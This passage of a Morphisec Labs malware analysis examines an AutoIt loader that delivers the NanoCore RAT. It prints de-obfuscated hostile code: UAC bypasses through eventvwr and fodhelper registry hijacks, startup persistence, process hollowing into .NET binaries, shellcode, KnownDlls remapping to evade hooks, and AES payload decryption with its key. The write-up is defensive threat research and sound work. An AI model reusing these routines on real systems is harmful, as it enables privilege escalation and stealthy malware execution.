*&^4C, *&^01, *&^03, *&^00, *&^A1, *&^27, *&^E9, *&^54, *&^00, *&^00, *&^00, *&^00,
*&^00, *&^00, *&^00, *&^00, *&^E0, *&^00, *&^0E, *&^01, *&^0B, *&^01, *&^06, *&^00,
*&^00, *&^C8, *&^01, *&^00, *&^00, *&^62, *&^01, *&^00, *&^00, *&^00, *&^00, *&^00,
```

Method 3: AutoIT Delivers Compiled Script to Executable

The AutoIt compiled executable was delivered as a PDF file with an executable extension, using the AutoIt tool *“Exe2Aut”* reveals the obfuscated script, the execution steps are controlled by an assigned variable whose value is validated across multiple ‘if’ conditions running in a ‘for’ loop – each time only a single condition is evaluated and following this the next step is assigned to be evaluated in the loop iteration.



We have previously encountered this type of "*shift*" and "*Loop*" automatic obfuscation in previous AutoIt campaigns. Following a de-obfuscation of the script we identified a couple of interesting new additions:

A UAC Bypass implementation that correlates to the OS version update:

```
Func UACbypass()
    Local $osversion = $xjkqlkdyuaqbesgdowcysdodupvpqskqkarymgwoemjmuysxfd
    If 102 <= 121 AND 108 <> 115 AND 276 < 281 AND 179 <> 224 AND NOT IsAdmin() Then
        If 296 <> 123 AND 186 < 217 AND 203 <> 279 AND 170 > 169 AND 116 < 161 AND Execute('StringInStr($osVersion, "7")') Then
            EventVwrBypass()
        ElseIf 232 >= 132 AND 260 >= 256 AND 140 > 128 AND 137 <= 157 AND 101 > 99 AND Execute('StringInStr($osVersion, "8")') Then
            EventVwrBypass()
        ElseIf 125 <> 244 AND 188 = 188 AND 232 = 232 AND 129 <> 155 AND 243 >= 181 AND Execute('StringInStr($osVersion, "10")') Then
            FodHelperBypass()
        EndIf
    EndIf
EndFunc

Func EventVwrBypass()
    Global $2123897482 = 2090491830
    For $offprvknnhkb = 0 To "2093501"
        If 144 > 140 AND 294 >= 284 AND 230 > 161 AND 116 > 114 AND $2123897482 = 2090491830 Then
            Execute('RegWrite("HKCU\Software\Classes\mscfile\shell\open\command", "", "REG_SZ", @AutoItExe)')
            Execute('ShellExecute("eventvwr")')
            Execute('ProcessClose(@AutoItPID)')
            ExitLoop
        EndIf
    Next
EndFunc

Func FodHelperBypass()
    Global $1540852886 = 2090491830
    For $cerzhrjoppad = 0 To "1124413"
        If 196 <= 270 AND 299 >= 244 AND 262 > 120 AND 290 > 140 AND 173 < 178 AND $1540852886 = 2090491830 Then
            Execute('DllCall("kernel32.dll", "boolean", "Wow64EnableWow64FsRedirection", "boolean", "0")')
            Execute('RegWrite("HKCU\Software\Classes\ms-settings\shell\open\command", "DelegateExecute", "REG_SZ", "Null")')
            Execute('RegWrite("HKCU\Software\Classes\ms-settings\shell\open\command", "", "REG_SZ", @AutoItExe)')
            Execute('ShellExecute("fodhelper")')
            Execute('ProcessClose(@AutoItPID)')
            ExitLoop
        EndIf
    Next
EndFunc
```

Persistence through a shortcut in the start-up directory:

```
Func Persist($a, $b)
    Global $1527722593 = 2090491830
    For $atiaqqcnrrqo = 0 To 1033900
        If  $1527722593 = 2090491830 Then
            Dim $c = Execute('@HomeDrive & "\" & @ComputerName')
            Dim $d = Execute('$c & "\" & $b')
            Dim $e = Execute('$d & "\" & $a')
            Dim $f = Execute('FileExists($d)')
            Dim $g = Execute('FileExists($e)')
            Dim $h = Execute('FileExists($c)')
            Dim $i = Execute('FileRead(@ScriptFullPath) & Binary(0)')
            Dim $j = Execute('@StartupDir & "\" & $b')
            Dim $k = Execute('FileExists($j)')
            $kbycufvbpozjfiwnfwbq = $d
            ExitLoop
        EndIf
    Next
    If Execute('$h = 0') Then
        Execute('DirCreate($c)')
    EndIf
    If  Execute('$f = 0') Then
        Execute('DirCreate($d)')
    EndIf
    If  Execute('$g = 0') Then
        Execute('FileWrite($e, $i)')
    EndIf
    If  Execute('$k = 0') Then
        Execute('FileCreateShortcut($e, $j)')
    EndIf
EndFunc
```

Multiple hollowing modes (configurable):

```
        $Shellcode &= "0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
        $Shellcode &= "0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
        $Shellcode &= "0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
        $Shellcode &= "0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
        $Shellcode &= "0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
        $Shellcode &= "00000000000000000"
        ExitLoop
    EndIf
Next
If 213 >= 149 AND 235 = 235 AND 268 >= 250 AND 211 = 211 AND 113 < 251 AND $wpath = "1" Then
    $wpath = Execute('@HomeDrive & "\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v2.0.50727\\\\RegAsm.exe"')
ElseIf 195 <= 228 AND 252 = 252 AND 297 < 299 AND $wpath = "2" Then
    $wpath = Execute('@HomeDrive & "\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v4.0.30319\\\\MSBuild.exe"')
ElseIf 108 <> 273 AND 244 > 215 AND 197 > 107 AND 178 = 178 AND $wpath = "3" Then
    $wpath = Execute('@HomeDrive & "\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v2.0.50727\\\\RegSvcs.exe"')
ElseIf 296 <> 251 AND 180 = 180 AND 282 >= 124 AND $wpath = "4" Then
    $wpath = Execute('@HomeDrive & "\\\\Windows\\\\Microsoft.NET\\\\Framework\\\\v4.0.30319\\\\RegSvcs.exe"')
ElseIf 118 < 175 AND 120 > 101 AND 176 > 170 AND 212 > 159 AND 220 <= 230 AND $wpath = "5" Then
    $wpath = Execute('@ScriptFullPath')
ElseIf 164 <> 150 AND 269 <> 118 AND 170 <= 262 AND 260 <= 295 AND 223 > 187 AND $wpath = "6" Then
    $wpath = Execute('@SystemDir & "\explorer.exe"')
ElseIf 193 >= 105 AND 296 >= 217 AND 151 = 151 AND $wpath = 7 Then
    $wpath = Execute('@SystemDir & "\svchost.exe"')
ElseIf 112 > 102 AND 100 <> 185 AND 276 < 292 AND 102 = 102 AND $wpath = "8" Then
    $wpath = Execute('@SystemDir & "\dllhost.exe"')
ElseIf 279 <= 297 AND 200 < 290 AND 154 <> 258 AND 246 < 256 AND 237 <= 286 AND $wpath = "9" Then
    $wpath = Execute('@SystemDir & "\cmd.exe"')
EndIf
Global $1721853938 = 2090491830
For $puyuxhgfztpk = 0 To 2674722
    If 154 = 154 AND 271 <= 294 AND 113 > 103 AND $1721853938 = 2090491830 Then
        Local $ls = Execute('DllCall("kernel32", "ptr", "VirtualAlloc", "dword", "0", "dword", BinaryLen($Shellcode), "dword", "0x3000", "dword", "0x40")["0"]')
        Local $fs = Execute('DllStructCreate("byte f4q54fds54fqsd[" & StringLen($lpFile) & "]")')
        Execute('DllStructSetData(DllStructCreate("byte 54rg45zr4g5re41f56[" & BinaryLen($Shellcode) & "]", $LS), "54rg45zr4g5re41f56", $Shellcode)')
        Execute('DllStructSetData($FS, "f4q54fds54fqsd", $lpFile)')
        Local $ret = Execute('DllCallAddress("dword", $LS, "str", $wPath, "ptr", DllStructGetPtr($FS))')
        Execute('DllCall("kernel32", "dword", "VirtualFree", "dword", $LS, "dword", "0", "dword", "0x8000")')
        Local $pid = Execute('DllCall("kernel32.dll", "dword", "GetProcessId", "handle", $Ret["0"])["0"]')
        ExitLoop
    EndIf
Next
```

In-memory injection of the binary using shellcode:

In previous versions, we identified the use of simplistic RunPE for injection and hollowing of the NanoCore. However, in the current version, the shellcode was adjusted to implement known methods of bypass and evading hooks by remapping the relevant executables from the knownDlls section.

```
Func inject($wpath, $lpfile, $protect, $persist)
    Global $637823612 = 2090491830
    For $xjdgcxbcuwti = 0 To "844440"
        If 293 = 293 AND 143 <> 300 AND 225 <= 261 AND 164 < 173 AND $637823612 = 2090491830 Then
            Local $Shellcode = "0xE9921E0000558BECB84D5A000083EC14663903740433C0EB7F8B433C813C185045000075F08"
            $Shellcode &= "B4418788365F80003C38B50208B4818568B701C03D303F357894DF085C9744F8B402403C389"
            $Shellcode &= "45EC8B45F88B0C828B450803CB8945F48B45F48A008845FF8A010FBE7DFF8845FE0FBEC02BF"
            $Shellcode &= "8FF45F4807DFF00740B41807DFE00740485FF74D685FF7413FF45F88B45F83B45F072B933C0"
            $Shellcode &= "5F5EC9C204008B45EC8B4DF80FB704488B048603C3EBE9558BEC83EC5C648B0D30000000535"
            $Shellcode &= "68BF033C08945FC8945F88B490C8B49148B098B591057C745D04E744F70C745D4656E5365C7"
            $Shellcode &= "45D86374696F66C745DC6E00C745BC4E744D61C745C070566965C745C4774F6653C745C8656"
            $Shellcode &= "3746966C745CC6F6E8845CE3BD8750733C0E9A90000008D45D050E8DFFEFFFF8BF88D45BC50"
            $Shellcode &= "E8D4FEFFFF8945F08D45E85064A1300000008B400C8B40148B008B5810C745E87763736C66C"
            $Shellcode &= "745EC656EC645EE00E8A6FEFFFF568975E4FFD003C0668945E0668945E28D45E0598945AC8D"
```

```
v2 = NtCurrentPeb()->Ldr->InMemoryOrderModuleList.Flink->Flink[2].Flink;
v19 = 1884255310;
v20 = 1699966565;
v21 = 1869182051;
v22 = 110;
v13 = 1632465998;
v14 = 1701402224;
v15 = 1399213943;
v16 = 1769235301;
v17 = 28271;
v18 = 0;
if ( !v2 )
  goto LABEL_8;
NtOpenSection = (int (__stdcall *)(int *, signed int, int *))GetProcAddressCustom((int)v2, (char *)&v19);
NtMapViewOfSection = (int (__stdcall *)(int, signed int, int *, _DWORD, _DWORD, _DWORD, int *, signed int, _DWORD, signed int))GetProcAddressCustom((int)v2, (char *)&v13);
v5 = NtCurrentPeb()->Ldr->InMemoryOrderModuleList.Flink->Flink[2].Flink;
v26 = 1819501431;
v27 = 28261;
v28 = 0;
v6 = (int (__cdecl *)(int))GetProcAddressCustom((int)v5, (char *)&v26);
v25 = v1;
v23 = 2 * v6(v1);
v24 = v23;
v9 = &v23;
v7 = 24;
v8 = 0;
v10 = 64;
v11 = 0;
v12 = 0;
if ( NtOpenSection(&v30, 12, &v7) < 0 )
  goto LABEL_8;
if ( NtMapViewOfSection(v30, -1, &v32, 0, 0, 0, &v31, 1, 0, 2) >= 0 )
  result = v32;
else
LABEL_8:
  result = 0;
return result;
}
```

The dlls that are mapped using NtOpenSection on the KnownDlls directory handle are:

\KnownDlls32\advapi32.dll

\KnownDlls32\kernel32.dll

\KnownDlls32\ntdll.dll

\KnownDlls32\user32.dll

\KnownDlls32\Ole32.dll

```
1061  advapi32 = MapDllEvadeHooks((int)&v143);
1062  if ( !advapi32 )
1063    advapi32 = MapDllEvadeHooks((int)&v149);
1064  ntdll = MapDllEvadeHooks((int)&v142);
1065  if ( !ntdll )
1066    ntdll = MapDllEvadeHooks((int)&v147);
1067  kernel32 = MapDllEvadeHooks((int)&v151);
1068  if ( !kernel32 )
1069    kernel32 = MapDllEvadeHooks((int)&v145);
1070  user32 = MapDllEvadeHooks((int)&v150);
1071  if ( !user32 )
1072    user32 = MapDllEvadeHooks((int)&v148);
1073  ole32 = MapDllEvadeHooks((int)&v146);
1074  if ( !ole32 )
1075    ole32 = MapDllEvadeHooks((int)&v144);
1076  v109 = kernel32;
1077  GetProcAddress = (int (__stdcall *)(int))GetProcAddressCustom(kernel32, v595);
1078  LoadLibraryA = (int (__stdcall *)(int *))GetProcAddressCustom(v109, (char *)&v618);
1079  hOle32 = LoadLibraryA(&v578);
1080  CreateProcessW = GetProcAddressCustom(kernel32, (char *)&v400);
```

AES Decryption of the NanoCore Payload:


The payload is decrypted using AES_256 algorithm (0x6610).

```
$NanoCore &= "4FEB7FA492ADFB2FB883D1F3B35A14E8D3AB90DA2760EF34EE70AD2C3EF21B0352A50414ABAABAB639DFF1CBCBC5C6860020323 49F88EFBA701EB18A853A3145761414E29D99174FF71AA35465965F4CF7
$NanoCore &= "4CAF320A02492E46F309DFB47C44984B5D31CE402DA1A127841096623E9696CECB2C41EC20CF578BF0CC9D38E5FABAC29DD512F28D28876C2B0D9ADEC1248E9E4523432B7F4BD0892DCE88647BBDE8D8E3
$NanoCore &= "9CE14B7013956D4584C1D94FCD0790356FA695F2F85F5109F46FFB8DBD5FF11F62F1CD7D68CD580C866779089E900831F429DB137BA0E5F70D17E31E45B31D6186FF74937A93F649781B946CFDC630149D
$NanoCore &= "430A32878125A560FE71E2EC0D8E1CAF8306A4878474BB3DD5E268411382AAE05B49621024203 9BB9B052CCB2D39C3B2A6DE3DD8DEC21ADFE7A50418A49EEE4D04B1F77B5B1879F8D6C090DFFEE34CD0C9
$NanoCore &= "D132FD0D0C5F24548A2B2E848A7EF3D658237646920F7A96502AC929331611EFA9D1B72D3C1DFAEB1996098679DC8FA0FE854234B12E6762B5539F82622F7DCF2DEF2A7B9FE5035560F083AEE4F8BA12A1
$NanoCore &= "20EAFB00CB76C523822C38DD53B8FF4CA7E8CC3C8997AB0B680BCDDB7E1D680B320D193DB79DE00D8190BD2694CD1ED2E41382D0959F192A7E5B42896EAB74320316C4D6236AD1E0169476E708518FE31D
$NanoCore &= "73C6723BDEBE8E131791BE9BE75F6DC896864471118DEF6D61EF50620AE3E0968ABB418E60451E0959B050FB0B6AA9235DE4DF04E6C65351A2D93AA31D991F167C38ED2F5973AD663E59CCE5C70294958B
$NanoCore &= "1CDA71B14D777056F242633B5E648453E133385180FADD19161DF0D59D7812CF0A835421772A08AE078DA2236C0B529604843A9C531B04A13EC3B4136CD4F14083E7798985A5C483A31D2A11D6C4F130FC
$NanoCore &= "F0087D2665325A156D6D50F94A489296DA8F2DAF7DAAC6015CA05449B0D7688F8F69F7360B144C9798F31D3B68414324D5CD7E4B5599F54B8C260059B3E0F8E608680F1F5FE289D55601393E298F2942EB
$NanoCore &= "51F5FB82B3E48A9842F3EE091A71F077AFBAFB07218B0C7BD589139191B8B318465CC41AD4F9B649A038C9DAEC0B604A84447CBC3EFF23F04953B2BFD1FAF51E451153F8FF26AAEAA6214C61FCF8544A3A
$NanoCore &= "3C07AAEB6583552755080E9FF6239B68AA00F1B404EEDA87C94AD15EC56B317E6EABC40C0820C4CE56A7154462E51D1C459D2A50BCD0A1F206CE360359014F9A6AFCD443B69B998DBA23D634F0E"
$NanoCore = decrypt($NanoCore, "0x6E69776F6B7863736F716F6D79616F7962797A72767875776566706766 6A746D", "-1")
injectionWrapper()
EndFunc

Func injectionWrapper()
    Dim $wpath = "3" ;RegSvcs.exe
    Dim $protect = False
    Dim $persist = True
    Dim $lpfile = $NanoCore
    inject($wpath, $lpfile, $protect, $persist)
EndFunc
```


```
Func decrypt($ed, $ck, $rt)
    Global $1807550990 = 174492660
    For $odbeljwunrlt = 0 To "1759701"
        If 279 < 290 AND 156 <= 169 AND 189 >= 170 AND 293 >= 184 AND $1807550990 = 174492660 Then
            Local $tbuff
            Local $ttempstruct
            Local $iplaintextsize
            Local $vreturn
            $ed = tnrbxsjgku($ed, $rt)
            Local $dllhandle = Execute('DllOpen("Advapi32.dll")')
            Local $aret = Execute('DllCall($dllhandle, "bool", "CryptAcquireContext", "handle*", 0, "ptr", 0, "ptr", 0, "dword", 24, "dword", "0xF0000000")')
            Local $retres = Execute("$aRet[1]")
            $aret = Execute('DllCall($dllhandle, "bool", "CryptCreateHash", "handle", $retRes, "uint", "0x00008003", "ptr", 0, "dword", 0, "handle*", 0)')
            $hcrypthash = Execute("$aRet[5]")
            $tbuff = Execute('DllStructCreate("byte[" & BinaryLen($ck) & "]")')
            Execute('DllStructSetData($tBuff, Execute(1), $ck)')
            $aret = Execute('DllCall($dllhandle, "bool", "CryptHashData", "handle", $hCryptHash, "struct*", $tBuff, "dword", DllStructGetSize($tBuff), "dword", 1)')
            $aret = Execute('DllCall($dllhandle, "bool", "CryptDeriveKey", "handle",$retRes, "uint", "0x00006610", "handle", $hCryptHash, "dword", "0x00000001", "handle*", 0)')
            $vreturn = Execute("$aRet[5]")
            Execute('DllCall($dllhandle, "bool", "CryptDestroyHash", "handle", $hCryptHash)')
            $ck = $vreturn
            $tbuff = Execute('DllStructCreate("byte[" & BinaryLen($ed) + "1000" & "]")')
            Execute('DllStructSetData($tBuff, Execute(1), $ed)')
            $aret = Execute('DllCall($dllhandle, "bool", "CryptDecrypt", "handle", $ck, "handle", 0, "bool", Execute("True"), "dword", 0, "struct*", $tBuff, "dword*", BinaryLen($ed))')
            $iplaintextsize = Execute("$aRet[6]")
            $ttempstruct = Execute('DllStructCreate("byte[" & $iPlainTextSize + 1 & "]", DllStructGetPtr($tBuff))')
            $vreturn = Execute('BinaryMid(DllStructGetData($tTempStruct, Execute(1)), 1, $iPlainTextSize)')
            $aret = Execute('DllCall($dllhandle, "bool", "CryptDestroyKey", "handle", $ck)')
            Execute('DllCall($dllhandle, "bool", "CryptReleaseContext", "handle", $retRes, "dword", 0)')
            Execute('DllClose($dllhandle)')
            Return Execute('Binary($vReturn)')
            ExitLoop
        EndIf
    Next
EndFunc

Local $NanoCore
Main()

Func Main()
    Persist("appmgmts.exe", "AppVEntSubsystems64")
    GoSleep("124", "30000")
    $NanoCore &= "0x1BE089F992AE444E8596BB26AFA75FF83264F447F836ADBFAAD69B73E4E5B9A88C6903B0B0E6333E3EEDF86162EF41AABF228422E6CEA5E10AC331C162DB0432317B8249AFB597DCD2A3EC469D306BF5588DBAD
    $NanoCore &= "2D73C2AC50EA4210567CF494CADD7FFDF371768A1C0119FB6084AA9B0C3BB66D7BB8869E0967BE43E6CD5618B97C0E0360BC09A4D7C8A3655E2158EE7C8BF8677C1B31C7B11F1A3B71C9C8060F55FA7F4DF8942E2
```

NanoCore decrypted settings:

The compiled NanoCore client embeds the encrypted plugins and settings as part of its file resources.



Below is the decrypted settings snapshot from the three described instances of NanoCore.



Conclusions

This research further exposes the tendency of adversaries to abuse memory for the execution of known RAT families that are otherwise easily detected when downloaded to disk. We also see a drastic increase in sophistication over the last year through moving more and more of the attack stages into the memory while using a legitimate Windows process to bypass whitelisting.

Adversaries have the advantage of what, when and where:

- Adversaries can choose where to inject their malicious code and when to execute it while the defenders can not scan the full memory of a process in every possible millisecond without a significant impact on the time and resources.

The only possible way to cope with such risk is by looking at things differently by applying preventive measures.

Automated Moving Target Defense, as well as additional preventive controls such as attack surface reduction or/and proper access control limitation, would be able to help mitigate such a risk.

Morphisec prevents all the described attacks by applying Moving Target Defense on the process memory.

About the author

Morphisec Labs

Morphisec Labs continuously researches threats to improve defenses and share insight with the broader cyber community. The team engages in ongoing cooperation with leading researchers across the cybersecurity spectrum and is dedicated to fostering collaboration, data sharing and offering investigative assistance.
